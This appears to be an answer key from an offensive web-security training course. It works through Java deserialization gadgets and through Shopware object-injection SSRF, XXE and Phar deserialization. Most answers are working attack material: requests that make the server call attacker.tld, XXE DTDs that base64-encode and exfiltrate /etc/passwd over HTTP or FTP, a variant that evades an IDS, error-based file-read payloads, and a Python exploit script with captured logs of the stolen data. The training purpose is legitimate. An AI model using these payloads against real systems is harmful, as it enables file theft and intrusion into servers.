        com.sun.rowset.CachedRowSetImpl.populate(ResultSet, int)
        com.sun.rowset.CachedRowSetImpl.populate(ResultSet)
        com.mysql.cj.jdbc.util.ResultSetUtil.resultSetToMap(Map, ResultSet, int,
int)
        com.mysql.jdbc.Util.resultSetToMap(Map, ResultSet, int, int)
        com.mysql.cj.jdbc.util.ResultSetUtil.resultSetToMap(Map, ResultSet)
        com.mysql.jdbc.Util.resultSetToMap(Map, ResultSet)
        com.sun.rowset.internal.CachedRowSetWriter.updateOriginalRow(CachedRowSet)

com.sun.rowset.internal.CachedRowSetWriter.updateResolvedConflictToDB(CachedRowSet
, Connection)
```

2. `getNativeConvertToString`:

```
com.mysql.jdbc.ResultSetImpl.getNativeConvertToString(int, Field)
    com.mysql.jdbc.ResultSetImpl.getNativeString(int)
        com.mysql.jdbc.ResultSetImpl.getNativeBigDecimal(int, int)
        com.mysql.jdbc.ResultSetImpl.getNativeByte(int, boolean)
        com.mysql.jdbc.ResultSetImpl.getNativeBytes(int, boolean)
        com.mysql.jdbc.ResultSetImpl.getNativeDateViaParseConversion(int)
        com.mysql.jdbc.ResultSetImpl.getNativeDouble(int)
        com.mysql.jdbc.ResultSetImpl.getNativeFloat(int)
        com.mysql.jdbc.ResultSetImpl.getNativeInt(int, boolean)
        com.mysql.jdbc.ResultSetImpl.getNativeLong(int, boolean, boolean)
        com.mysql.jdbc.ResultSetImpl.getNativeShort(int, boolean)
        com.mysql.jdbc.ResultSetImpl.getNativeTimestampViaParseConversion(int,
Calendar, TimeZone, boolean)
        com.mysql.jdbc.ResultSetImpl.getNativeTimeViaParseConversion(int,
Calendar, TimeZone, boolean)
        com.mysql.jdbc.ResultSetImpl.getStringForClob(int)
        com.mysql.jdbc.ResultSetImpl.getStringInternal(int, boolean)
```

Exercise 12 - Find another Gadget

Using source code auditing only, access the code at https://github.com/wso2/wso2-axis2/ and find another gadget that will jump from `readExternal` to `readObject`.

If you would like to test this against a vulnerable version, then you can use vulhub's image `docker-compose.yml`:

```
version: '3'
services:
  coldfusion:
    image: vulhub/coldfusion:11u3
    ports:
      - "8500:8500"
```

The `docker-compose up` will download the pre-built image and run a new container. Please keep in mind there are no debugging options with this image, you will need to rebuild it if you want this option.

After a few minutes wait and visit http://target:8500/CFIDE/administrator/index.cfm with password `vulhub`, you can install the Adobe ColdFusion successfully.

Answer

There are several of these, but it's possible to use the `ParameterIncludeImpl` classes `readExternal` to reach a `readMap`.

```
    public void readExternal(ObjectInput inObject) throws IOException,
ClassNotFoundException {
        SafeObjectInputStream in = SafeObjectInputStream.install(inObject);
        //...
        //-------------------------------------------------------------
        // collection of parameters
        //-------------------------------------------------------------
        in.readMap(parameters);
```

Then inside of `readMap` we can reach the untrusted `readObject`:

```
    public Map readMap(Map map) throws IOException {
        boolean isActive = in.readBoolean();
        if (!isActive) {
            return null;
        }

        while (in.readBoolean()) {
            Object key = null;
            Object value = null;

            boolean isObjectForm = in.readBoolean();
            try {
                if (isObjectForm) {
                    if (isDebug) {
                        log.debug(" reading using object form");
                    }
                    // Read the key and value directly
                    key = in.readObject();
```

Module 3

Exercise 13 - Crafting Objects for SSRF

Using your newfound knowledge of object creation via JSON, craft a payload using the `SimpleXMLElement` class. Ideally, your payload will make an HTTP request for an XML file similar to the following image:

Answer

First we get a CSRF token:


```
GET /backend/CSRFToken/generate HTTP/1.1
Host: target:8080
Cookie: SHOPWAREBACKEND=6ni6hpb61nu0699siq9judjpcs
Connection: close
```

```
HTTP/1.1 200 OK
Date: Mon, 06 May 2019 22:02:37 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.2.15
Set-Cookie: SHOPWAREBACKEND=6ni6hpb61nu0699siq9judjpcs; path=/backend/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
X-Csrf-Token: ktT912Jv4EtP7MAQpwi9H5CeCaVou7
Cache-Control: private
Content-Length: 2
Connection: close
Content-Type: application/json
```

Then we make our request with the JSON payload that instantiates a `SimpleXMLElement` object. Be sure to replace `attacker.tld` for you attacking ip/hostname.

Note also that you must provide the constructor argument names and values for this to work!

```
GET /backend/ProductStream/loadPreview?sort={"SimpleXMLElement":
{"data":"attacker.tld:9090/xxe.xml","options":2,"data_is_url":true,"ns":"","is_pre
fix":0}} HTTP/1.1
Host: target:8080
X-CSRF-Token: ktT912Jv4EtP7MAQpwi9H5CeCaVou7
Cookie: SHOPWAREBACKEND=6ni6hpb61nu0699siq9judjpcs
```



Exercise 14 - Crafting Objects for XXE

Without making an outbound request *in the constructor*, trigger an external entity dereference to an attacker controlled URI.

Answer


As you know, it's possible to load a remote file from an attacker HTTP server. Note that here no XML has been parsed yet and the `data_is_url` property is set to true, therefore no XXE has been triggered.

By setting the `data_is_url` to false and placing an XML payload inside of the "data" parameter, we can force an entity dereference:

```
GET /backend/ProductStream/loadPreview?sort={"SimpleXMLElement":{"data":"
<!DOCTYPE+r+[<!ELEMENT+r+ANY>
<!ENTITY+xxe+SYSTEM+\"http://attacker.tld:9090/xxe.dtd\">]><r>%26xxe;
</r>","options":2,"data_is_url":false,"ns":"","is_prefix":0}} HTTP/1.1
Host: target:8080
X-CSRF-Token: ktT912Jv4EtP7MAQpwi9H5CeCaVou7
Cookie: SHOPWAREBACKEND=6ni6hpb61nu0699siq9judjpcs
Connection: close
```

There are a few things to note here:

- The `data_is_url` property is set to false.
- We need to URL encode the ampersand character or it will be interpreted as another URI parameter.
- We need to either use single quotes or backslashes on double quotes (to escape) the private external entity in our XML payload.



Exercise 15 - Replay the Attack Flow

Replay the attack as described above and steal the `/etc/passwd` file from the remote system.

Answer

We can steal files via HTTP or other protocols. The below example we will use HTTP:

1. We start a listener

```
student@target:~$ python3 -m http.server 9090
```

2. Then we go ahead and make a request to parse the `poc.xml` from our attacking server:

```
GET /backend/ProductStream/loadPreview?sort={"SimpleXMLElement":
{"data":"http://attacker.tld:9090/poc.xml","options":2,"data_is_url":true,"ns":"",
"is_prefix":0}} HTTP/1.1
Host: target:8080
X-CSRF-Token: e64r0TPkAINcjyhDrNWvPJ5ue0sSKR
Content-Length: 0
Cookie: SHOPWAREBACKEND=61ai5pv6d9esqluofbg1vie3qj
Connection: close
```

The contents of `poc.xml` are below:

```
<?xml version="1.0" ?>
<!DOCTYPE r [
<!ELEMENT r ANY >
<!ENTITY % sp SYSTEM "http://attacker.tld:9090/poc.dtd">
%sp;
%param1;
```

```
]>
<r>&exfil;</r>
```

The contents of the `poc.dtd` file are below:

```
<!ENTITY % data SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'http://<attacker>:9090/?%data;'>">
```

This will essentially trigger GET request with the base64 contents of `/etc/passwd` file.

Exercise 16 - Silent Exfiltration

Suppose that a network admin is filtering HTTP outbound traffic on all ports, how can you exploit this vulnerability?

Review the different file access wrappers and replay the attack to use an alternate protocol to exploit the behavior and steal the `/etc/passwd` file.

Answer

We can steal files via HTTP or other protocols. The below example we will use FTP:

1. We start an ftp listener

```
student@target:~$ python3 -m pyftpdlib
[I 2019-05-13 12:10:58] >>> starting FTP server on 0.0.0.0:2121, pid=39241 <<<
[I 2019-05-13 12:10:58] concurrency model: async
[I 2019-05-13 12:10:58] masquerade (NAT) address: None
[I 2019-05-13 12:10:58] passive ports: None
```

2. Then we go ahead and make a request to parse the `poc.xml` from our attacking server:

```
GET /backend/ProductStream/loadPreview?sort={"SimpleXMLElement":
{"data":"ftp://attacker.tld:2121/poc.xml","options":2,"data_is_url":true,"ns":"","
is_prefix":0}} HTTP/1.1
Host: target:8080
X-CSRF-Token: e64r0TPkAINcjyhDrNWvPJ5ue0sSKR
Content-Length: 0
Cookie: SHOPWAREBACKEND=61ai5pv6d9esqluofbg1vie3qj
Connection: close
```

The contents of `poc.xml` are below:

```
<?xml version="1.0" ?>
<!DOCTYPE r [
```

```
<!ELEMENT r ANY >
<!ENTITY % sp SYSTEM "ftp://attacker.tld:2121/poc.dtd">
%sp;
%param1;
]>
<r>&exfil;</r>
```

The contents of the `poc.dtd` file are below:

```
<!ENTITY % data SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'ftp://attacker.tld:2121/%data;'>">
```

This will essentially trigger CWD with the base64 contents of `/etc/passwd`

```
student@target:~$ python3 -m pyftpdlib
[I 2019-05-13 12:33:52] >>> starting FTP server on 0.0.0.0:2121, pid=39491 <<<
[I 2019-05-13 12:33:52] concurrency model: async
[I 2019-05-13 12:33:52] masquerade (NAT) address: None
[I 2019-05-13 12:33:52] passive ports: None
[I 2019-05-13 12:33:53] 192.168.23.174:40982-[] FTP session opened (connect)
[I 2019-05-13 12:33:53] 192.168.23.174:40982-[anonymous] USER 'anonymous' logged
in.
[I 2019-05-13 12:33:53] 192.168.23.174:40982-[anonymous] CWD /home/student/poc.xml
550 'Not a directory.'
[I 2019-05-13 12:33:53] 192.168.23.174:40982-[anonymous] FTP session closed
(disconnect).
[I 2019-05-13 12:33:53] 192.168.23.174:40984-[] FTP session opened (connect)
[I 2019-05-13 12:33:53] 192.168.23.174:40984-[anonymous] USER 'anonymous' logged
in.
[I 2019-05-13 12:33:53] 192.168.23.174:40984-[anonymous] RETR
/home/student/poc.xml completed=1 bytes=146 seconds=0.002
[I 2019-05-13 12:33:53] 192.168.23.174:40988-[] FTP session opened (connect)
[I 2019-05-13 12:33:53] 192.168.23.174:40988-[anonymous] USER 'anonymous' logged
in.
[I 2019-05-13 12:33:53] 192.168.23.174:40988-[anonymous] CWD /home/student/poc.dtd
550 'Not a directory.'
[I 2019-05-13 12:33:53] 192.168.23.174:40988-[anonymous] FTP session closed
(disconnect).
[I 2019-05-13 12:33:53] 192.168.23.174:40990-[] FTP session opened (connect)
[I 2019-05-13 12:33:53] 192.168.23.174:40990-[anonymous] USER 'anonymous' logged
in.
[I 2019-05-13 12:33:53] 192.168.23.174:40990-[anonymous] RETR
/home/student/poc.dtd completed=1 bytes=161 seconds=0.001
[I 2019-05-13 12:33:53] 192.168.23.174:40990-[anonymous] FTP session closed
(disconnect).
[I 2019-05-13 12:33:53] 192.168.23.174:47056-[] FTP session opened (connect)
[I 2019-05-13 12:33:53] 192.168.23.174:47056-[anonymous] USER 'anonymous' logged
in.
[I 2019-05-13 12:33:53] 192.168.23.174:47056-[anonymous] CWD
```

```
/home/student/cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9u
Oi91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6YmluOi9iaW46L3Vzci9zYmluL25vbG
9naW4Kc3lzOng6MzozOnN5czovZGV2Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5bmM6eDo0OjY1NTM0OnN5bmM6
L2JpbjovYmluL3N5bmMKZ2FtZXM6eDo1OjYwOmdhbWVzOi91c3IvZ2FtZXM6L3Vzci9zYmluL25vbG9naW
4KbWFuOng6NjoxMjptYW46L3Zhci9jYWNoZS9tYW46L3Vzci9zYmluL25vbG9naW4KbHA6eDo3Ojc6bHA6
L3Zhci9zcG9vbC9scGQ6L3Vzci9zYmluL25vbG9naW4KbWFpbDp4Ojg6ODptYWlsOi92YXIvbWFpbDovdX
NyL3NiaW4vbm9sb2dpbgpuZXdzOng6OTo5Om5ld3M6L3Zhci9zcG9vbC9uZXdzOi91c3Ivc2Jpbi9ub2xv
Z2luCnV1Y3A6eDoxMDoxMDp1dWNwOi92YXIvc3Bvb2wvdXVjcDovdXNyL3NiaW4vbm9sb2dpbgpwcm94eT
p4OjEzOjEzOnByb3h5OmI9aiW46L3Vzci9zYmluL25vbG9naW4Kd3d3LWRhdGE6eDozMzozMzp3d3ctZGF0
YTovdmFyL3d3dzovdXNyL3NiaW4vbm9sb2dpbgpiYWNrdXA6eDozNDozNDpiYWNrdXA6L3Zhci9iYWNrdX
BzOi91c3Ivc2Jpbi9ub2xvZ2luCmxpc3Q6eDozODozODpNYWlsaW5nIExpc3QgTWFuYWdlcjovdmFyL2xp
c3Q6L3Vzci9zYmluL25vbG9naW4KaXJjOng6Mzk6Mzk6aXJjZDovdmFyL3J1bi9pcmNkOi91c3Ivc2Jpbi
9ub2xvZ2luCmduYXRzOng6NDE6NDE6R25hdHMgQnVnLVJlcG9ydGluZyBTeXN0ZW0gKGFkbWluKTovdmFy
L2xpYi9nbmF0czovdXNyL3NiaW4vbm9sb2dpbgpub2JvZHk6eDo2NTUzNDo2NTUzNDpub2JvZHk6L25vbm
V4aXN0ZW50Oi91c3Ivc2Jpbi9ub2xvZ2luCl9hcHQ6eDoxMDA6NjU1MzQ6Oi9ub25leGlzdGVudDovYmlu
L2ZhbHNlCm1lc3NhZ2VidXM6eDoxMDE6MTAxOjovdmFyL3J1bi9kYnVzOi9iaW4vZmFsc2UK 550 'File
name too long.'
[I 2019-05-13 12:33:53] 192.168.23.174:47056-[anonymous] FTP session closed
(disconnect).
[I 2019-05-13 12:33:53] 192.168.23.174:40984-[anonymous] FTP session closed
(disconnect).
```

Exercise 17 - Pure Parameter Entities

The Security Operations Center (SOC) for a large bank just implemented an Intrusion Detection System (IDS) that will **block XXE payloads that use any entities in XML tags and suspiciously long CWD requests**. Therefore, the following payloads will be detected:

```
<r>&exfil;</r>
```

```
<!ENTITY exfil SYSTEM 'ftp://attacker.tld:port/%data;'>
```

Change the exfil entity to be a parameter entity and remove the `<r></r>` tag completely in the `poc.xml` file:

```
<?xml version="1.0" ?>
<!DOCTYPE r [
<!ELEMENT r ANY >
<!ENTITY % sp SYSTEM "ftp://attacker.tld:port/poc.dtd">
%sp;
%param1;
]>
<r>&exfil;</r>
```

In addition, change the `poc.dtd` file to specify the exfil entity to be a parameter entity and place the data entity in a different part of the FTP request to not trigger the IDS.

```
<!ENTITY % data SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'ftp://target:port/%data;'>">
```

Please feel free to be creative here! Prizes awarded to those that are able to use your own socket server!

Answer

The solution was to change the `poc.xml` file to reference all parameter entities:

```
<?xml version="1.0" ?>
<!DOCTYPE r [
<!ELEMENT r ANY >
<!ENTITY % sp SYSTEM "ftp://attacker.tld:2121/poc.dtd">
%sp;
%param1;
%exfil;
]>
```

Note here that the exfil entity has been changed to use a parameter entity reference and the `<r>` tag has been removed. Now the `poc.dtd` file contains an embedded parameter entity by HTML encoding the % to %.

```
<!ENTITY % data SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
<!ENTITY % param1 "<!ENTITY &#x25; exfil SYSTEM
'ftp://%data;:supersecret@attacker.tld:2121/'>">
```

This works because the URL RFC 1738 section 3.1 states the following as a Common Internet Scheme Syntax:

`//<user>:<password>@<host>:<port>/<url-path>`

We can see this working with the python3 pyftpdlib library:

```
student@target:~$ python3 -m pyftpdlib
[I 2021-05-10 10:49:54] concurrency model: async
[I 2021-05-10 10:49:54] masquerade (NAT) address: None
[I 2021-05-10 10:49:54] passive ports: None
[I 2021-05-10 10:49:54] >>> starting FTP server on 0.0.0.0:2121, pid=477518 <<<
[I 2021-05-10 10:49:58] 172.31.0.3:36294-[] FTP session opened (connect)
[I 2021-05-10 10:49:58] 172.31.0.3:36294-[anonymous] USER 'anonymous' logged in.
[I 2021-05-10 10:49:58] 172.31.0.3:36294-[anonymous] CWD /home/student/poc.dtd 550 'Not a directory.'
[I 2021-05-10 10:49:58] 172.31.0.3:36294-[anonymous] FTP session closed (disconnect).
[I 2021-05-10 10:49:58] 172.31.0.3:36296-[] FTP session opened (connect)
[I 2021-05-10 10:49:58] 172.31.0.3:36296-[anonymous] USER 'anonymous' logged in.
[I 2021-05-10 10:49:58] 172.31.0.3:36296-[anonymous] RETR /home/student/poc.dtd completed=1 bytes=182 seconds=0.001
[I 2021-05-10 10:49:58] 172.31.0.3:36296-[anonymous] FTP session closed (disconnect).
[I 2021-05-10 10:49:58] 172.31.0.3:36300-[] FTP session opened (connect)
[I 2021-05-10 10:50:01] 172.31.0.3:36300-[] USER 'cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91
9iaW46L3Vzci9zYmluL25vbG9naW4Kc3lzOng6MzozOnN5czovZGV2Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5bmM6eDo0OjY1NTM0OnN5bmM6L2JpbjovYmluL3N5
luL25vbG9naW4KbWFuOng6NjoxMjptYW46L3Zhci9jYWNoZS9tYW46L3Vzci9zYmluL25vbG9naW4KbHA6eDo3Ojc6bHA6L3Zhci9zcG9vbC9scGQ6L3Vzci9z
NyL3NiaW4vbm9sb2dpbgpuZXdzOng6OTo5Om5ld3M6L3Zhci9zcG9vbC9uZXdzOi91c3Ivc2Jpbi9ub2xvZ2luCnV1Y3A6eDoxMDoxMDp1dWNwOi92YXIvc3Bv
Byb3h5Oi9iaW46L3Vzci9zYmluL25vbG9naW4Kd3d3LWRhdGE6eDozMzozMzp3d3ctZGF0YTovdmFyL3d3dzovdXNyL3NiaW4vbm9sb2dpbgpiYWNrdXA6eDoz
luCmxpc3Q6eDozODozODpNYWlsaW5nIEFpc3QgTWFuYWdlcjovdmFyL2xpc3Q6L3Vzci9zYmluL25vbG9naW4KaXJjOng6Mzk6Mzk6aXJjZDovdmFyL3J1bi9p
MgQnVnLVJlcG9ydGluZyBTeXN0ZW0gKGFkbWluKTovdmFyL2xpYi9nbmF0czovdXNyL3NiaW4vbm9sb2dpbgpub2JvZHk6eDo2NTUzNDo2NTUzNDpub2JvZHk6
A6NjU1MzQ6Oi9ub25leGlzdGVudDovYmluL2ZhbHNlCm1lc3NhZ2VidXM6eDoxMDE6MTAxOjovdmFyL3J1bi9kYnVzOi9iaW4vZmFsc2UK' failed login.
[I 2021-05-10 10:50:01] 172.31.0.3:36300-[] FTP session closed (disconnect).
```

Assuming the attacker has complete control of the FTP server, then other fields can be (ab)used such as the password field.

If the attackers server were to respond with another external DTD, then the attack can continue and other requests can be made.

Exercise 17 - Entity Overwrite

If you haven't done so already, please start module-3 using the `./bin/startd` command.

In this exercise, your goal is to perform an XXE and leak files via the DTD injection / entity overwrite technique to trigger an error in the XML parser(s) using each of the DTD files:

1. `/var/www/html/si-1.dtd`
2. `/var/www/html/si-2.dtd`

Target endpoint: http://target:8080/advanced-xxe.php

Answer

1. (ab)using the entity without a breakout

```
<?xml version="1.0" encoding="UTF-8"?>
    <!DOCTYPE foo [
    <!ENTITY % one SYSTEM "file:///var/www/html/si-1.dtd" >
    <!ENTITY % ISOtech '
        <!ENTITY &#x25; garbage "<!ENTITY &#x26;#x25; gar SYSTEM
&#x27;AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA&#x27;>">
        <!ENTITY &#x25; file SYSTEM "file:///etc/passwd">
        <!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM
&#x27;file:///nonexistent/&#x25;file;&#x27;>">
```

```
        &#x25;eval;
        &#x25;error;'>
        %one;
]>
```

2. Breaking into and out of the ATTLIST declaration:

```
<?xml version="1.0" encoding="UTF-8"?>
    <!DOCTYPE foo [
    <!ENTITY % one SYSTEM "file:///var/www/html/si-2.dtd" >
    <!ENTITY % CIMName '>
        <!ENTITY &#x25; garbage "<!ENTITY &#x26;#x25; gar SYSTEM
&#x27;AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA&#x27;>">
        <!ENTITY &#x25; file SYSTEM "file:///etc/passwd">
        <!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM
&#x27;file:///nonexistent/&#x25;file;&#x27;>">
        &#x25;eval;
        &#x25;error;
        <!ATTLIST NAMESPACE '>
        %one;
]>
```

Exercise 18 - Replay and Discover

Replay the above attack flow and ensure that you are able to reach the `__construct` of the `Shopware_Components_CsvIterator` class.

Once you have completed the challenge, attempt to discover your own class that contains a vulnerable `__construct` method that you can leverage to reach with a `Phar` deserialization using an argument to the constructor.

Answer

Run the starting `poc.py`:

```
student@target:~$ ./poc.py localhost:8080 / demo:demo
(+) stage 1 - logged in as demo:demo cookie: {'SHOPWAREBACKEND':
'or7beq55snmt97vbhas7gi5kam'}
(+) stage 2 - leaked csrf: gQaUYglhf5FdxkapYTr9f5jzBm0GLv
(+) poc request:
GET /backend/ProductStream/loadPreview?sort={} HTTP/1.1
Host: target:8080
X-CSRF-Token: gQaUYglhf5FdxkapYTr9f5jzBm0GLv
Cookie: SHOPWAREBACKEND=or7beq55snmt97vbhas7gi5kam
Connection: close
```

Now you can craft object instantiation and reach the inserted `die` method:

```
GET /backend/ProductStream/loadPreview?sort={"Shopware_Components_CsvIterator":
{"filename":"phar://path/to/target.phar","delimiter":"","header":""}} HTTP/1.1
Host: target:8080
X-CSRF-Token: gQaUYglhf5FdxkapYTr9f5jzBm0GLv
Cookie: SHOPWAREBACKEND=or7beq55snmt97vbhas7gi5kam
Connection: close
```

Using the command: `egrep -A10 -ir "__construct\(.+\)" engine/Shopware/ custom/plugins/ custom/project/` I was able to find several. Below is an example class:

```php
class BenchmarkEncryption
{
    /**
     * @var OpenSSLEncryption
     */
    private $encryption;

    /**
     * @var OpenSSLVerifier
     */
    private $verifier;

    /**
     * @param string $publicKeyPath
     */
    public function __construct($publicKeyPath)
    {
        $publicKey = trim(file_get_contents($publicKeyPath));

        $this->encryption = new OpenSSLEncryption($publicKey);
        $this->verifier = new OpenSSLVerifier($publicKeyPath);
    }
```

Exercise 19 - RCE Chain

Modify the following `generate_request` method of the python script located in appendix b to send the attack payload to the `/backend/ProductStream/loadPreview` endpoint and verify that you can reach the inserted `die` method.

If you are not comfortable with python, you are free to port the script to another scripting language.

```
student@target:~$ ./exercise-19.py
(+) usage ./exercise-19.py <target:port> <path> <user:pass>
(+) eg: ./exercise-19.py target:8080 / demo:demo
student@target:~$ ./exercise-19.py localhost:8080 / demo:demo
(+) stage 1 - logged in as demo:demo cookie: {'SHOPWAREBACKEND': 't97964qj3o4o39g7epvgvoakl5'}
(+) stage 2 - leaked csrf: jJ6yzmmuRdg6rqIhGOv3u9xJDcDy9J
(+) response from attack request: hitting construct with filename: phar://path/to/vuln.phar
student@target:~$
```

This script will form the basis for building our complete attack chain! Once you can reach the die method call, remove it from the `__construct` method.

Answer

```
#!/usr/bin/python3
import re
import sys
import requests

def leak_csrf(t, p, c):
    """Leak CSRF token"""
    uri = "http://%s%sbackend/CSRFToken/generate" % (t, p)
    r = requests.get(uri, cookies=c)
    return r.headers['X-Csrf-Token']

def fix_path(path):
    if path == "/":
        return path
    if not path.startswith("/"):
        path = "/%s" % path
    if not path.endswith("/"):
        path = "%s/" % path
    return path

def get_cookie(t, p, creds):
    uri = "http://%s%sbackend/Login/login" % (t, p)
    d = {
        "username" : creds.split(":")[0],
        "password" : creds.split(":")[1]
    }
    r = requests.post(uri, data=d)
    m = re.search("SHOPWAREBACKEND=(.{26});", r.headers['set-cookie'])
    return { 'SHOPWAREBACKEND' : m.group(1) }

def generate_request(t, p, c, csrf):
    """This triggers the object injection"""
    uri = "http://%s%sbackend/ProductStream/loadPreview" % (t, p)
    p = { 'sort': '{"Shopware_Components_CsvIterator":
{"filename":"phar://path/to/vuln.phar","delimiter":"","header":""}}'}
    h = { 'X-CSRF-Token': csrf }
    r = requests.get(uri, headers=h, cookies=c, params=p)
    return r.text

def main():
    if len(sys.argv) != 4:
        print("(+) usage %s <target:port> <path> <user:pass>" % sys.argv[0])
        print("(+) eg: %s target:8080 / demo:demo" % sys.argv[0])
        sys.exit(0)
    t       = sys.argv[1]
    p       = fix_path(sys.argv[2])
    creds   = sys.argv[3]
```

```
    c       = get_cookie(t, p, creds)
    print("(+) stage 1 - logged in as %s cookie: %s" % (creds, c))
    if c != None:
        csrf = leak_csrf(t, p, c)
        print("(+) stage 2 - leaked csrf: %s" % csrf)
        print("(+) response from attack request: %s" % generate_request(t, p, c,
csrf))

if __name__ == '__main__':
    main()
```

Exercise 20 - Use the Source Luke!

Given that you know the Shopware application is using an MVC design, attempt to locate the vulnerable source code for leaking the `phpinfo` method call result.

Why doesn't the request to this endpoint require a CSRF token? Explain your answer using the relevant code.

Once you have done so, modify `exercise-19.py` to leak the `DOCUMENT_ROOT` variable from `phpinfo` and rename it to `poc.py`:

```
student@target:~/FSWA/code/module-3$ ./poc-stage-3.py localhost:8080 / demo:demo
(+) stage 1 - logged in as demo:demo cookie: {'SHOPWAREBACKEND': '1i6hd61b6s8cpj8cfmdvkofkga'}
(+) stage 2 - leaked csrf: 95WLGNHKGLpl2CfcpM4pxtLOZ8yxU1
(+) stage 3 - leaked web root! /var/www/html
